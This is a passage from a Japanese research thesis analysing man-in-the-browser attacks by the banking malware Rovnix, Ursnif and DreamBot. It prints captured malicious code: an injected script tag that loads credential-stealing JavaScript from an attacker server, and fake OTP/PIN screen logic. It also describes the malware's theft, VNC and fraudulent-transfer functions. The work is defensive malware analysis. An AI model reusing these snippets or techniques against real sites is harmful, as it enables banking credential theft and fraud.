検体 A で挿入される挿入コード片の例を図 3.3 に示す．図 3.3 の挿入コード片は，認証情報の盗取を行う MITB 攻撃用 JavaScript をマニピュレーションサーバから読み込む Script タグである．この Script タグを改ざん対象サイトのメインの HTML コンテンツに挿入することで MITB 攻撃用 JavaScript を対象コンテンツに読み込ませる．この時，読み込まれる MITB 攻撃用 JavaScript は，すべての攻撃対象に対して “mainAT.js” というファイル名が用いられている．マニピュレーションサーバでは，MITB 攻撃用 JavaScript 読み込み URI に含まれる攻撃対象名により攻撃対象ごとに異なる “mainAT.js” を返却する．各攻撃対象の “mainAT.js” には，盗取対象の情報が入力される input タグ名，オーバーライドする対象の button タグ名，関数名等が各攻撃対象のコンテンツに合わせた機能が実装され，その JavaScript コードも同じものが用いられていることを確認した．このことから，“mainAT.js” は，コンテンツ改ざんによる情報盗取用の JavaScript コードのフレームワークを攻撃対象コンテンツごとに変更して用いていると考えられる．また，検体 A〜B で，検体をまたがって存在する攻撃対象では，同一の MITB 攻撃用 JavaScript が利用されていることを確認した．

```
<style id="__loading" az7id >
html,body{
overflow: hidden !important;
height: 0 !important;
}
</style>
<script az7id="%BOTID%" src='https://[redacted]/test/az_p
2/gate/script/3fb9a778-bb80-11e3-8ca3-0025900d452e/300e77-8b3-56be0
a98-56c39ddf/jp/[redacted].co.jp/mainAT.js' type='text/javascript' langua
ge='JavaScript' onload="this._loaded=true" onerror="this._error=tru
e;this._error_reason=arguments"></script>
```

図 3.3　Rovnix による挿入コード片の例

3.5.3.2　Ursnif・DreamBot 検体 C〜J による MITB 攻撃手法

検体 C〜J が行う MITB 攻撃手法の分析結果について述べる．Ursnif および DreamBot では，攻撃設定情報に対象コンテンツの改ざん以外にも複数の攻撃方法を設定することが可能であることが静的解析結果および攻撃設定情報の調査で明らかになった．攻撃設定情報に設定される攻撃手法の種別を表 3.9 に示す．VNC および New Grab が設定された攻撃設定情報の例を図 3.4 に示す．表 3.9 およびを図 3.4 から VNC，New Grab といった通信内容の改ざん以外の攻撃方法が用いられていることが分かる．なお，Ursnif および DreamBot では，設定可能な攻撃種別はいずれの検体も共通である．

表 3.9　Ursnif・DreamBot の攻撃設定情報種別

種別	概要
Replace	対象コンテンツ内の指定文字列を置換する
Replace Full	対象 URL 内の文字列を置換する
VNC	対象 URL に接続時に VNC プラグインをダウンロードして起動する
New Grab	対象 URL から読み込まれたコンテンツの内容をマニピュレーションサーバにアップロードする

図 3.4　攻撃種別 VNC および New Grab の例

検体 C〜J は，3.5.1.2 目に述べたとおり，設定される攻撃手法の異なる 2 種類の攻撃設定情報が存在する．攻撃設定情報の違いに基づき検体を攻撃グループ 1（検体 D，E，G）と攻撃グループ 2（検体 C，F，H，I，J）に分類する．攻撃グループ 1 および攻撃グループ 2 共に，主に攻撃種別の Replace と Replace Full を用いたコード片の挿入が行われる．しかし，2 つの攻撃グループでは，MITB 攻撃による改ざんで挿入される挿入コード片および挿入コード片によって呼び込まれる MITB 攻撃用 JavaScript に違いが見られる．攻撃グループ 1 で挿入される挿入コード片の例を図 3.5 に示す．この挿入コード片は，認証情報の盗取を行う MITB 攻撃用 JavaScript をマニピュレーションサーバから読み込む Script タグである．攻撃グループ 2 で挿入される挿入コード片の例を図 3.6 に示す．この挿入コード片は，XMLHttpRequest を用いてマニピュレーションサーバと通信を行い MITB 攻撃用 JavaScript を呼び込むための JavaScript 関数である．

各攻撃グループで用いられる MITB 攻撃用 JavaScript の実装内容の比較を行った．その結果，攻撃グループ 1，攻撃グループ 2 共にグループ内では，共通する JavaScript をベースとして実装されていることを確認した．しかし，攻撃グループ 1 と攻撃グループ 2 の間で MITB 攻撃用 JavaScript に共通性は見られなかった．また，攻撃グループによって，挿入コード片の挿入位置が異なることを確認した．攻撃グループ 1 では，改ざん対象サイトのメインの HTML コンテンツに対して挿入コード片を挿入する．攻撃グループ 2 では，改ざん

図 3.5　攻撃グループ 1 における挿入コード片の例

図 3.6　攻撃グループ 2 における挿入コード片の例

対象サイトのメインの HTML コンテンツから読み込まれる JavaScript ファイルに対して挿入コード片を挿入する．

なお，挿入コード片の挿入以外の攻撃手法として，攻撃グループ 1 では，攻撃種別の VNC が攻撃設定情報に設定されていることを確認した．また，攻撃グループ 2 では，Replace Full を用いて指定された URL に接続を行った際にフィッシングサイトに誘導する攻撃を検体 E でのみ確認した．さらに，攻撃種別の New Grab が攻撃設定情報に設定されていることを確認した．

3.5.4　MITB 攻撃手法の考察

MITB 攻撃手法の分析結果について考察を述べる．

(1) 攻撃設定情報の共通性について

検体 A〜J の MITB 攻撃手法の分析結果において異なるマルウェアにおいても攻撃設定情報に設定される攻撃手法に共通性の見られる検体が存在した．そこで，攻撃設定情報の共通性による検体の分類を行う．検体 A〜B では，攻撃設定情報の分析結果から攻撃手法に違いが見られず，検体をまたいで共通する攻撃対象に対する設定内容は同一である．このことから検体 A〜B は，共通の攻撃手法を用いると考えられる．Ursnif と DreamBot は，異なる攻撃手法を持つ攻撃設定情報の違いから攻撃グループ 1（検体 D，E，G）と攻撃グループ 2（検体 C，F，H，I，J）に分類される．なお，検体 A〜B と各攻撃グループの攻撃手法を比較すると攻撃グループ 1 と検体 A〜B に共通性がみられた．検体 A〜B と攻撃グループ 1 の攻撃設定情報の共通性を表 3.10 に示す．また，攻撃グループ 2 の攻撃設定情報も同様に比較した結果も表 3.10 に示す．この結果から，検体 A〜B と攻撃グループ 1 は，攻撃設定情報に設定された攻撃手法に共通性があることが分かる．また，検体 A〜B と攻撃グループ 1 で用いられる MITB 攻撃用 JavaScript は “mainAT.js” というファイル名だけで

なく，実装内容確認の結果から攻撃対象ごとにカスタマイズされた箇所を除くと共通する JavaScript コードをベースとして実装されていることが分かった．このことから，検体 A〜B および攻撃グループ 1 では，コンテンツ改ざんによる情報盗取用の JavaScript コードの共通する MITB 攻撃用 JavaScript のフレームワークを攻撃対象コンテンツごとにカスタマイズしてして用いていると考えられる．これらの結果から，検体 A〜B と攻撃グループ 1 は共通の攻撃手法を用いる継続した攻撃活動であると考えられる．

表 3.10　攻撃設定情報の共通点比較

	挿入コード片	挿入コード片内の特徴文字列	MITB 攻撃用 JavaScript	挿入コード片挿入位置
検体 A〜B	図 3.3	az7id	mainAT.js	HTML ファイル
攻撃グループ 1	図 3.5	az7id	mainAT.js	HTML ファイル
攻撃グループ 2	図 3.6	iimgc	ファイル名無し	JavaScript ファイル

（2）検体 A〜B および攻撃グループ 1 と攻撃グループ 2 の関係性について

攻撃グループ 2 の攻撃設定情報は検体 A〜B および攻撃グループ 1 とは共通性が見られなかった．このため，攻撃グループ 2 は，検体 A〜B および攻撃グループ 1 とは異なる攻撃手法が用いられていることが分かる．また，攻撃グループ 1 と攻撃グループ 2 において，攻撃グループ 1 では，検体 D，E が Ursnif，検体 G が DreamBot，攻撃グループ 2 では，検体 C，F が Ursnif，検体 H，I，J が DreamBot である．この結果から，Ursnif と DreamBot は，2 種類の攻撃グループに分かれるものの継続した攻撃活動である可能性が高いという仮定は，正しいと考えられる．さらに，検体 A〜B および攻撃グループ 1 では，Rovnix，DreamBot，Ursnif と 3 種類のマルウェアに渡って継続した攻撃活動が行われた可能性が高いことが分かる．

（3）コンテンツ改ざん以外の攻撃について

攻撃グループ 1 および攻撃グループ 2 では，検体 A〜B には存在しない攻撃手法を攻撃設定情報によって指定可能であった．攻撃グループ 1 で用いられた攻撃手法の VNC および攻撃グループ 2 で用いられた攻撃手法の New Grab である．これらの攻撃対象には，主に法人口座が設定されていた．これは，法人口座では，送金処理に IC カード等のハードトークンの電子証明書による認証が必要な場合があるため，電子証明書（ハードトークン）が挿入された状態の感染 PC を遠隔操作する等の目的で VNC が利用されていると考えられる．New Grab は，法人口座は個人口座に比べて口座開設が困難であり，ログイン後の送金操作の方法を調査することが難しい．そこで，法人口座のログイン後のコンテンツ情報を収集するために用いられていると考えられる．また，攻撃グループ 2 の検体 E では，攻撃対象サイトへの接続時に接続先を変更し，フィッシングサイトに誘導を行う攻撃が確認されている．このような，VNC および New Grab といった攻撃やフィッシングサイトへの誘導といった攻撃が確認されたことから，MITB 攻撃が正規コンテンツを改ざんするという攻撃だけでなく，VNC を用いた感染 PC の遠隔操作，攻撃対象のコンテンツ情報収集，フィッシングサイトへの誘導等にも利用されていることが分かる．

3.5.5　MITB 攻撃用 JavaScript

MITB 攻撃用 JavaScript の分析結果について述べる．

3.5.5.1 Rovnix 検体 A〜B の用いる MITB 攻撃用 JavaScript

検体 A〜B の用いる MITB 攻撃用 JavaScript の分析結果について述べる．MITB 攻撃用 JavaScript は，インターネットバンキングのログインフォームに入力された内容をマニピュレーションサーバに送信する機能を有している．また，ワンタイムパスワード（以下，OTP）や PIN コード等の決済認証情報を要求する偽画面を表示し，入力された内容をマニピュレーションサーバに送信する機能を有している．調査の結果，MITB 攻撃用 JavaScript からマニピュレーションサーバへ，表示中の URL 等の改ざん中のコンテンツ状態を通知し，マニピュレーションサーバから MITB 攻撃用 JavaScript へ，JSON 形式のデータで次の動作を指示すると思われるパラメータが返却されることを確認した．表 3.11 および表 3.12 に，通信の発生箇所およびマニピュレーションサーバに通知される状態と各状態で行われる処理の調査結果を示す．

表 3.11　検体 A における MITB 攻撃用 JavaScript の通信機能

通信関数名	機能概要
postRequest postRequest_onResponse	XMLHttpRequest を用いて通信を実施する 通信結果の JSON 形式のデータを解釈し各状態の処理にパラメータを通知する

表 3.12　検体 A における MITB 攻撃用 JavaScript のサーバ連携機能

状態	状態概要	MITB 攻撃用 JavaScript 機能概要
login	ログイン画面の表示開始	ログインボタンに認証情報の抜出を行う関数を設定する改ざんを行う
try_login	ログインボタン押下	ログインボタン押下時に，盗取データの送信・ログインボタンの無効化を行う マニピュレーションサーバの返却値によって，以下の 2 通りに動作を変更する • MITB 攻撃用 JavaScript を終了．ログインボタンを有効化し，処理をインターネットバンキングコンテンツに戻す • マニピュレーションサーバと定期的に通信を行い，情報盗取用偽画面の表示等の処理を継続する

(1) マニピュレーションサーバとの通信について

表 3.11 に示すとおり，MITB 攻撃用 JavaScript は XMLHttpRequest を用いてマニピュレーションサーバと通信する機能を有している．表 3.12 から MITB 攻撃用 JavaScript の動作状態には，login と try_login 状態がある．login 状態は，攻撃対象がログイン画面に接続し改ざんを開始したことをマニピュレーションサーバに通知する．try_login 状態は，ログインボタンを押下された際に入力されたログイン認証情報をマニピュレーションサーバにアップロードする．その後，マニピュレーションサーバからの応答に従って，MITB 攻撃用 JavaScript を終了しログイン画面に処理を引き継ぐか，マニピュレーションサーバと定期的に通信を行い情報盗取用偽画面の表示等を継続するかが切り替わる．

(2) 盗取情報の切り替えについて

決済認証情報として OTP と PIN コードを利用者が選択可能な銀行においては，MITB 攻撃用 JavaScript 内に含まれる HTML コンテンツを解析すると OTP および PIN コードの入力を促す 2 種類の偽画面の実装を確認した．表示する偽画面を切り替える処理の実際の MITB 攻撃用 JavaScript を図 3.7 に示す．図 3.7 の JavaScript コードは，サーバからの通信結果によって処理が分岐する実装となっており，分岐部分にはそれぞれ，OTP の盗取画面を示すコメントと PIN コードの盗取画面を示すコメントが記載されていることを確認した．また，それぞれの処理から呼び出される MITB 攻撃用 JavaScript 内に含まれる HTML コンテンツを確認すると OTP 盗取用と思われるコンテンツには，“ワンタイムパスワード” の文言を，PIN コード盗取用と思われるコンテンツには “暗証カード”，“第 2 暗証” 等の文言を確認している．

```
function ()
{
    logger.info('transaction_check', transaction_check);
    if (transaction_check)
    {
        if ($subscribersTable.find(':contains("[redacted]")').$() &&
            $subscribersTable.find(':contains("[redacted]")').$())
        {
            /*
            [redacted]
             */
            androidTokenGrabber.mtCheck();
            return;
        }
        if ($subscribersTable.find(':contains("[redacted]")').$() &&
            $subscribersTable.find(':contains("[redacted]")').$())
        {
            /*
            [redacted]
             */
            setStage('grab_tan', gotoHome);
            return;
        }
        disableHolder(gotoHome, 'success');
    }
    else
    {
        disableHolder(gotoHome, 'success');
    }
});
```


図 3.7　偽画面表示の切り替え実装

3.5.5.2　Ursnif・DreamBot 検体 C〜J の用いる MITB 攻撃用 JavaScript

検体 C〜J の用いる MITB 攻撃用 JavaScript について述べる．攻撃グループ 1 で用いられる MITB 攻撃用 JavaScript は，3.5.4 項で述べたとおり，検体 A〜B と共通性のある “mainAT.js” が用いられており，改ざん手法も同様であることを確認した．

攻撃グループ 2 で用いられる銀行に対する MITB 攻撃用 JavaScript では，インターネットバンキングサイトのログインフォームに入力された内容をマニピュレーションサーバに送信するための機能を有している．また，マニピュレーションサーバと通信を行い受信した JSON 形式のデータに含まれるパラメータに従って動作を変更する実装がされていることを確認した．さらに，OTP や PIN コード等の決済認証情報を要求する偽画面を表示し，入力された内容をマニピュレーションサーバに送信する機能を有していることを確認した．3.5.5.1 目と同様に，サーバとの通信結果に従って改ざん動作を行う実装の分析を実施した結果を表 3.13 および表 3.14 に示す．

表 3.13　検体 C における MITB 攻撃用 JavaScript の通信機能

通信関数名	機能概要
$b，Ac P	XMLHttpRequest を用いて通信を実施する 通信結果の JSON 形式のデータを解釈し各状態の処理にパラメータを通知する

※難読化処理で関数名は無意味なものに置換されている

表 3.14　検体 C における MITB 攻撃用 JavaScript のサーバ連携機能

状態	状態概要	MITB 攻撃用 JavaScript 機能概要
login	ログイン画面の表示開始	ログインボタンに認証情報の抜出・送信を行う関数を設定する改ざんを行う．
summary	ログイン後の口座情報画面の表示開始	口座情報（口座番号，残高，送金認証方式等）を抜出し，サーバに送信する マニピュレーションサーバの返却値によって，以下の 2 通りに動作を変更する • MITB 攻撃用 JavaScript を終了．処理をインターネットバンキングコンテンツに戻す • マニピュレーションサーバと定期的に通信を行い，情報盗取用偽画面の表示等の処理を継続する

(1) マニピュレーションサーバとの通信について

表 3.13 に示すとおり，MITB 攻撃用 JavaScript は XMLHttpRequest を用いてマニピュレーションサーバと通信する機能を有している．表 3.14 から MITB 攻撃用 JavaScript の動作状態には，login と summary 状態がある．login 状態は，攻撃対象がログイン画面に接続し改ざんを開始したことをマニピュレーションサーバに通知する．その後，利用者のログイン処理時には状態通知はせずに，盗取情報のアップロードだけを行い．ログイン完了時に summary でログイン後の口座情報の表示開始と口座情報のアップロードを行う．その際のマニピュレーションサーバからの応答に従って，MITB 攻撃用 JavaScript を終了しログイン後の画面に処理を引き継ぐか，情報盗取用偽画面の表示等を継続するかが切り替わる．なお，検体 H，I では，ログイン後の画面を改ざんすることで，感染 PC から送金処理を行う自動不正送金機能が一部の銀行向けに実装されていた．これは，ログイン画面の改ざんによる認証情報の盗取を行わず，ログイン後に MITB 攻撃用 JavaScript により強制的に送金操作を行って OTP 入力画面まで遷移し，OTP 入力を行わせて送金処理を完了する攻撃である．

(2) 銀行以外への MITB 攻撃について

攻撃グループ 2 では，3.5.1.2 目に示すとおり，銀行以外の攻撃対象が設定されていた．銀行以外への攻撃では，対象ごとに異なる MITB 攻撃用 JavaScript が用いられていた．カード会社，EC サイトへの攻撃では，クレジットカード情報の盗取が，仮想通貨取引所およびファイル共有サービスへの攻撃では，ログイン認証情報の盗取が，それぞれ行われる．フリーメールサービスへの攻撃では，2 つのフリーメールサービスが対象となっており，1 つは，受信メールリスト，もう 1 つはアドレス帳が攻撃対象として指定されていた．MITB 攻

撃用 JavaScript を確認すると攻撃対象の DOM 情報をパースし，受信メールリストでは送信元メールアドレスを，アドレス帳では登録されているメールアドレスを盗取し，マニピュレーションサーバに送信する機能が実装されていることを確認した．

3.5.6 MITB 攻撃用 JavaScript の考察

MITB 攻撃用 JavaScript の分析結果について考察を述べる．

（1）検体 A〜B における特徴的な改ざん方法について

検体 A〜B で用いられる MITB 攻撃用 JavaScript にのみ見られる特徴的な改ざん方法として金融機関が推奨するセキュリティ製品の導入を促す偽画面を表示する機能を有していることを実装と MITB 攻撃アクティブ調査から確認した．これは，セキュリティ製品の導入画面を装う事で利用者の警戒を軽減させる目的があると考えられる．

（2）検体 A〜B および攻撃グループ 1 と攻撃グループ 2 で用いられる MITB 攻撃用 JavaScript の共通性について

検体 A〜B および攻撃グループ 1 の用いる MITB 攻撃用 JavaScript は，共通の “mainAT.js” が用いられていたが，攻撃グループ 2 の用いる MITB 攻撃用 JavaScript は共通性がなく，全く異なるものが用いられていた．しかし，表 3.11 および表 3.12 と表 3.13 および表 3.14 の結果から実装方法や表示される偽画面の内容等は異なるが，ログインフォームに入力された情報を盗取する機能，マニピュレーションサーバと通信することでパラメータを受信し動作を変える機能，OTP や PIN コード等の決済認証情報を盗取するための偽画面を表示する機能等，MITB 攻撃用 JavaScript が持つ攻撃機能は共通していることが分かった．

（3）盗取情報のリアルタイム利用について

分析結果の以下の点から，いずれの検体でも MITB 攻撃用 JavaScript とマニピュレーションサーバが通信により，連携することで盗取情報をリアルタイムに利用することを狙っている可能性が考えられる．1 つは，盗取対象の情報にリアルタイムで送金処理を行っていなければ使用することのできない OTP が含まれている点である．さらに，OTP を盗取するための偽画面を表示する機能を持つ MITB 攻撃用 JavaScript によって改ざんされたログインフォームに偽のログイン情報を入力した場合，OTP を盗取するための偽画面を表示するのではなく，マニピュレーションサーバとの通信結果にしたがって攻撃活動を終了することを確認している．仮に正しいログイン情報を入力した場合には，OTP の入力画面を表示するためのパラメータを受信する可能性が高いと考えられる．さらに，検体 A〜B で，決済認証情報として OTP と PIN コードを利用者が選択可能な銀行に対する MITB 攻撃用 JavaScript では，それぞれの偽画面を表示する機能を保有し，OTP と PIN コードいずれの偽画面を表示するかが切り替え可能となっていることを確認している．これも，OTP と PIN コードのいずれを使うかの判断は，インターネットバンキングにログインした後に，送金処理を実施しなければ判断することができないため，この攻撃でも，リアルタイムで盗取情報を利用し，ログインおよび送金処理を行っている可能性が高いと考えられる．

（4）銀行以外の攻撃対象に対する MITB 攻撃用 JavaScript について

表 3.8 の銀行以外の攻撃対象に対する MITB 攻撃用 JavaScript の分析結果について考察する．フリーメールサービスに対する MITB 攻撃用 JavaScript は，2 種類のフリーメールサービスから受信メールリストに含まれる送信元メールアドレスやアドレス帳に登録されているメールアドレスが盗取されることを確認している．これは，Ursnif や DreamBot が感染を拡大させるためのマルウェア感染メールの送付先として利用されると考えられる．なお，攻撃対象とされたフリーメールサービスはいずれも非常に知名度が高く，日本国内に

おける利用者が多いことが容易に想定されるものであった．また，アカウント取得が容易であり，攻撃者がアカウントを取得して対象サイトのコンテンツを調査することが可能であるためと考えられる．仮にインターネットサービスプロバイダ（以下，ISP）等の提供する Web メール等を攻撃対象とするためには，ISP との契約の必要や場合によっては利用料金の支払いが発生する可能性があるため，フリーメールサービスに比してアカウントの入手が難しく，フリーメールサービスのみが攻撃対象になったと思われる．

3.6 考察

3.6.1 長期観測の有効性

長期観測の有効性について考察する．長期観測システムを運用することで，Rovnix，Ursnif，DreamBot の攻撃設定情報を常時観測することが可能であった．この結果，攻撃対象，攻撃手法の変化をリアルタイムに把握することが可能となった．また，観測対象検体の多くが数ヶ月に渡って攻撃設定情報を更新しており，攻撃設定情報の把握に長期観測が有効であるといえる．

MITB 攻撃用 JavaScript の分析結果から，MITB 攻撃用 JavaScript は，マニピュレーションサーバと通信することで連動して挙動を変更する実装がされていることが分かった．また，攻撃者が盗取した認証情報をリアルタイムで使用して送金処理を実行していると考えられる決済認証用 OTP を盗取する機能が備わった MITB 攻撃用 JavaScript が存在している．このことから，MITB 攻撃用 JavaScript とマニピュレーションサーバが連動してリアルタイムに盗取した認証情報の不正利用や不正送金を行うという攻撃が存在する可能性が高いと考えられる．さらに，Ursnif および DreamBot では，VNC および New Grab という VNC を利用した遠隔操作や攻撃対象のコンテンツ情報の収集等の攻撃手法が攻撃設定情報に設定され用いられており，MITB 攻撃がコンテンツ改ざんによる情報盗取だけでなく，遠隔操作のトリガーやコンテンツ収集等に利用されていると考えられる．このように，OTP の盗取や遠隔操作による法人口座における電子証明書（ハードトークン）等の不正送金対策を回避する攻撃が行われている可能性が高く，対策の高度化が必要であることが分かる．具体的な対策の高度化の例としては，送金時のトランザクション認証の導入．特に，マルウェアの影響の及ばない別の端末で何に対する認証を行うのかを確認したうえで認証を行う技術 [52] の導入が考えられる．また，インターネットバンキング利用者のビヘイビアから非正規利用者（攻撃者）を判別する技術 [53]，[54] の導入促進および判別技術自体の高度化が考えられる．さらには，ATM や窓口で導入されている生体認証の活用およびサイン等の利用者のビヘイビアを活用した認証技術 [55] 等をインターネットバンキングに利用することでなりすましログイン自体を防止する技術の開発等が考えられる．

このようにマルウェア定点観測と MITB 攻撃アクティブ調査を合わせて行うことで，より詳細な攻撃手法を把握することが可能である．また，マルウェアの定点観測により，攻撃設定情報の変化に合わせて的確なタイミングで MITB 攻撃アクティブ調査を行うことが可能である．

3.6.2 攻撃活動の共通性

金融系マルウェアを長期的に観測することで，観測対象の 3 種類の金融系マルウェアが 1 つの攻撃活動で用いられている可能性を把握することができた．これは，表 3.6 からマルウェア攻撃設定情報の更新停止時期と別のマルウェアの攻撃開始時期が連続しているため連続した攻撃活動である可能性が考えられる．また，Rovnix と Ursnif/DreamBot の攻撃グループ 1 では攻撃手法が，Ursnif/DreamBot の攻撃グループ 1，2 では，用いられるマルウェアがそれぞれ共通している．これらの事象から 3 種類の金融系マルウェアが同一の攻

撃活動で利用されている可能性が高いと推察される．

3.6.3　攻撃対象の変遷

長期観測システムを運用することで得られた知見を，観測対象マルウェアの攻撃期間と攻撃対象の形にまとめたのが表 3.15 である．Rovnix，Ursnif，DreamBot は，3.6.2 項に示したとおり，攻撃活動の共通性がみられた．このことから，これらの金融系マルウェアの変遷を通して，MITB 攻撃の攻撃対象を銀行以外に拡大してきたといえる．

表 3.15　マルウェアの活動期間と攻撃対象

マルウェア	主要活動期間	攻撃対象分類						
		銀行		カード	EC サ	仮想通貨	フリー	ファイル共
		個人	法人	会社	イト	取引所	メール	有サービス
Rovnix	2016/01〜2016/06	✓	✓					
Ursnif	2016/07〜2017/01	✓	✓	✓				
DreamBot	2017/02〜2017/10	✓	✓	✓	✓	✓	✓	✓

3.6.4　複数のマルウェアへの対応

本章では，3 種類の金融系マルウェアに対して提案手法が有効であることを示した．また，論文 [48] で対象とした VAWTRAK にも有効であることから提案手法は様々な種類の金融系マルウェアに対して有効と考えられる．

なお，提案手法では，静的解析の結果に基いて定点観測の設定を行っている．近年，攻撃に用いられるマルウェア数は増大しており，すべてを静的解析することは不可能である．しかし，提案手法では，Rovnix では，1 検体の静的解析結果から本章で分析対象とした検体を含む 9 検体を観測可能であった．Ursnif と DreamBot では，Ursnif 1 検体の解析結果から本章で分析対象とした検体を含む計 29 検体を観測可能であった．このことから，C&C サーバとの通信，MITB 攻撃機能，攻撃設定情報の形式や復号方法等は，同種のマルウェアで変更されずに使用されることが多く，最小限の静的解析で長期観測システムを運用すること可能であると考えられる．また，マルウェア定点観測の結果からマルウェア挙動の変化を把握することで，静的解析を適切なタイミングで行うことも可能となる．

3.7　まとめと今後の課題

本章では，提案手法に基づいた長期観測システムにより，複数の金融系マルウェアの攻撃対象および攻撃手法を把握することが可能であることを示した．さらに，長期観測により得られた情報を攻撃対象の銀行等に展開することで対策の強化や利用者への適切な注意喚起等に活用することが可能である．また，警視庁や ACTIVE プロジェクト [56] に情報を提供することで，C&C サーバおよびマニピュレーションサーバのテイクダウンや通信の遮断，マルウェア感染者への通達等に活用されている．今後も金融系マルウェアの長期観測および情報共有を継続して実施する．

今後の課題として，本手法の金融系マルウェア以外への適用の可能性について検討を進めたい．また，提案

手法では，金融系マルウェアの静的解析を最小限にしているものの必ず人手を介す必要があり，高度な技術を必要とするためボトルネックとなる．このボトルネックを解消するための効率的な解析手法について検討する必要があると考える．なお，MITB 攻撃アクティブ調査は，感染 PC を用いて攻撃対象サイトに接続して実施する必要がある．この際，金融系マルウェアおよび MITB 攻撃用 JavaScript の事前調査を行い MITB 攻撃アクティブ調査を行うことで攻撃対象サイトへの悪影響等の危険が無いことを確認する必要があり，負荷が高い．また，事前調査の結果，危険があると考えられる場合は，MITB 攻撃アクティブ調査を行えない．さらに，事前調査では，判別ができない危険が存在する可能性も考えられる．このため，MITB 攻撃アクティブ調査に代わって MITB 攻撃用 JavaScript の動的解析を安全かつ効率的に行う手法を次章で提案する．

第 4 章

MITB 攻撃用 JavaScript の動的解析

4.1 はじめに

MITB 攻撃の実態を解明するためには，攻撃設定情報および MITB 攻撃用 JavaScript を分析することが重要である．第 3 章では，金融系マルウェアの長期挙動解析により攻撃設定情報を収集・分析し，MITB 攻撃アクティブ調査により攻撃対象サイトがどのように改ざんされるかを分析する手法について述べた．MITB 攻撃アクティブ調査は，MITB 攻撃用 JavaScript を動的解析するための手法ともいえる．しかし，MITB 攻撃アクティブ調査は，金融系マルウェアに感染した PC を用いて，実際の Web サービスに接続するため該当オンラインシステムへ悪影響を及ぼすリスクがある．また，金融系マルウェアには，Ursnif や DreamBot のように感染端末の操作情報等の盗取や VNC 機能による感染 PC の遠隔操作の機能を有するものが存在している．このような攻撃機能によって，解析状況の漏洩や感染 PC を別の攻撃の踏み台にされる危険性がある．さらに，金融系マルウェアによる解析妨害により，マルウェア本体や解析ツールの強制終了等が発生することで MITB 攻撃用 JavaScript の解析が行えない可能性がある．このように，マルウェア感染環境を用いた MITB 攻撃用 JavaScript の動的解析には，様々なリスクが存在している．

また，複数の金融機関を攻撃対象にする金融系マルウェアや複数の金融系マルウェアに同時期に攻撃対象にされている金融機関への攻撃を効率的に解析するうえで，マルウェア感染環境を適切に維持することは非常に手間である．さらに，マルウェアの取扱に不慣れな JavaScript 解析者がマルウェア感染環境を用いて MITB 攻撃用 JavaScript の解析を行うことは，リスクを伴うと共に解析者の精神的な負担も大きい．

そこで，本章では，あらかじめ MITB 攻撃用 JavaScript を収集し，攻撃対象サイトのダミー環境を用いて MITB 攻撃によるコンテンツ改ざんを再現するシステムを用いた MITB 攻撃用 JavaScript の解析手法について提案する．提案手法を用いて，2018/7〜2018/10 の期間に日本国内の金融機関等を対象に攻撃を行っている 3 種類の金融系マルウェアを用いて実験を行った．この結果，提案手法が MITB 攻撃におけるコンテンツ改ざんを行う MITB 攻撃用 JavaScript の解析に有効であることを示す．

4.2 解析対象とする MITB 攻撃用 JavaScript の機能

MITB 攻撃用 JavaScript の機能について述べる．論文 [38] および第 3 章の調査結果から MITB 攻撃用 JavaScript は，一般的に以下の攻撃機能を持つことが考えられる．

(1) 情報盗取機能
　攻撃対象サイト内の盗取対象情報の input タグや button タグ等の改ざんによる認証情報等の盗取機能．

(2) 偽画面表示機能
正規のログイン画面では要求されない情報の入力を要求する偽の入力画面等の表示機能.

(3) 自動送金機能
MITB 攻撃用 JavaScript がインターネットバンキングと通信をして感染 PC 上から不正送金を行う機能.

本研究では，MITB 攻撃用 JavaScript の持つ，これらの攻撃機能の挙動を解析することを目的とする．これらの攻撃機能により，どのような操作を行った際に，どのような情報が盗取されるのか，どのような画面が表示されるのか，どのような通信が発生するのかの挙動を解析することが主たる目的である．

本研究では，解析対象の MITB 攻撃用 JavaScript が，これらの攻撃機能を保有すると仮定し，動的解析を行う．なお，(3) 自動送金機能に関しては，インターネットバンキングログイン後の画面で行われるものである．インターネットバンキングログイン後の画面の構築には，銀行口座の開設が必要であり，本研究では，ログイン画面に攻撃対象を限定して行っているため，解析の対象外とする．

4.3 MITB 攻撃再現方法の検討

MITB 攻撃用 JavaScript を解析するためには，MITB 攻撃によるコンテンツ改ざんを再現する必要がある．MITB 攻撃の際に発生する金融系マルウェアによる Web ブラウザへのインジェクションおよびコンテンツの改ざんは，Web ブラウザの通信レイヤ（通信を行う DLL 内の API 等）に対して行われる．これによって，改ざんされたコンテンツをブラウザエンジンが解釈し動作することで MITB 攻撃が成立する．よって，ブラウザエンジンがコンテンツを読み込む前にコンテンツを改ざんすることで，金融系マルウェアによるコンテンツ改ざんを再現することが可能である．なお，複数の Web ブラウザに対してインジェクションおよびコンテンツの改ざんを行う金融系マルウェアにおいて，いずれの Web ブラウザに対しても同一の攻撃設定情報が用いられ，改ざん後のコンテンツが同一になることを確認している．

金融系マルウェア本体を用いずにブラウザエンジンがコンテンツを読み込む前にコンテンツ改ざんを再現する方法として，以下が考えられる．

- Web ブラウザ内で通信内容を改ざんする
  - メモリインジェクション等を実施するツール（以下，疑似マルウェアツール）による改ざん
  - ブラウザ拡張による改ざん
- Web サーバであらかじめ改ざんしたコンテンツを配信する

疑似マルウェアツール，ブラウザ拡張は，金融系マルウェアと同様に Web ブラウザ内でコンテンツを改ざんするため再現度が高いと考えられる．しかし，これらは，IE・Chrome・Firefox 等のインジェクション対象の Web ブラウザごとに個別に実装をする必要が生じる．また，Web ブラウザや OS のバージョンアップ等に伴いメンテナンスを必要とする可能性がある．さらに，疑似マルウェアツールは，API Hook 等の高い技術力を必要とする．このように，Web ブラウザ内での再現手法は，開発やメンテナンスにかかるコストが大きく運用が困難と考えられる．

ブラウザエンジンは，通信レイヤでどのようなデータを扱っているかを関知せず通信の結果のみを解釈し動作するため，Web ブラウザの外部から受け取るデータが改ざんされていた場合も通信レイヤでコンテンツが改ざんされた場合と同様の挙動を示すと考えられる．よって，Web サーバからあらかじめ改ざんしたコンテ

ンツを配信することで，コンテンツ改ざんを再現することが可能である．Web サーバでコンテンツ改ざん再現をすることで，Web ブラウザごとの開発やメンテナンスをする作業が基本的に不要となる．また，特定の Web ブラウザに限定されることなく，MITB 攻撃によるコンテンツ改ざんを再現し解析することが可能となるため汎用性が高い．

以上の検討結果に基づいて，次節以降で Web サーバでコンテンツ改ざんを再現する提案手法について述べる．また，マルウェア感染環境を用いた解析結果と提案手法を用いた解析結果を比較する実験を行うことで，提案手法が MITB 攻撃を正確に再現可能であることを検証する．

4.4 提案手法

